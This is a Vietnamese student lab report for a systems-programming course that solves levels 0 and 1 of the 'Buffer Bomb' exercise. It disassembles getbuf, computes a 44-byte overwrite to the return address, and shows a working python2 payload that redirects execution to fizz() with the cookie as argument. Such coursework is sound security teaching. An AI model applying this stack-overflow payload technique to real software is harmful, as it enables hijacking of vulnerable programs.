THỰC HÀNH LẬP TRÌNH HỆ THỐNG - LỚP NT209.L21.ANTN.1

BÀI THỰC HÀNH 5: Buffer Overflow Attack(Buffer Bomb) – Part 1

Giảng viên hướng dẫn	Đỗ Thị Hương Lan		ĐIỂM
Sinh viên thực hiện 1	Nguyễn Phúc Chương	19520429	
Sinh viên thực hiện 2	Nguyễn Mỹ Quỳnh	19520241	

Level 0

Tìm cookie dựa trên userid = 04290241


```
┌──(kali㉿kali)-[~/CTF/LTHT/Lab5]
└─$ ./makecookie 04290241
0x1fe0bf28
```

Coi mã hàm getbuf, ta thấy


```
pwndbg> disassemble getbuf
Dump of assembler code for function getbuf:
   0x800222e8 <+0>:     push   ebp
   0x800222e9 <+1>:     mov    ebp,esp
   0x800222eb <+3>:     sub    esp,0x28
   0x800222ee <+6>:     sub    esp,0xc
   0x800222f1 <+9>:     lea    eax,[ebp-0x28]
   0x800222f4 <+12>:    push   eax
   0x800222f5 <+13>:    call   0x80021d98 <Gets>
   0x800222fa <+18>:    add    esp,0x10
   0x800222fd <+21>:    mov    eax,0x1
   0x80022302 <+26>:    leave
   0x80022303 <+27>:    ret
```

Địa chỉ chuỗi chuyền vào hàm Gets để gây ra bufferoverflow là [ebp-0x28], vậy chúng ta cần 40 kí tự để đến được ebp, và thêm 4 kí tự để đến được return address và 4 byte sau cùng sẽ là địa chỉ trả về chúng ta ghi đè


Stack


Return address (cần ghi đè)
Ebp + 4
Ebp cũ
Ebp
40 kí tự
…
Địa chỉ buffer
Ebp – 0x28

Đề yêu cầu chuyển tới hàm smoke(). Tìm return address của hàm smoke()




Vậy chúng ta tìm được chuỗi thích hợp, với 44 kí tự bất kì + địa chỉ hàm smoke theo little edien



Level 1

Đề yêu cầu chuyển tới hàm fizz(), lúc này hàm fizz cần thêm một tham số đầu vào và yêu cầu tham số đó bằng với cookie.



Địa chỉ hàm fizz

```
pwndbg> x fizz
0x80021b58 <fizz>:      0x83e58955
```

Dùng payload như cũ thay địa chỉ hàm smoke = địa chỉ hàm fizz, và thêm tham số cookie vào. Cần thêm 4 byte “AAAA” vào nữa vì đây là vị trí của return address của hàm fizz. Sau đó tới vị trí tham số đầu tiên.

```
┌──(kali㉿kali)-[~/CTF/LTHT/Lab5]
└─$ python2 -c 'print "A" * 44 + "\x58\x1b\x02\x80" + "AAAA" + "\x28\xbf\xe0\x1f"' | ./bufbomb -u 04290241
Userid: 04290241
Cookie: 0x1fe0bf28
Type string:Fizz!: You called fizz(0x1fe0bf28)
VALID
NICE JOB!
```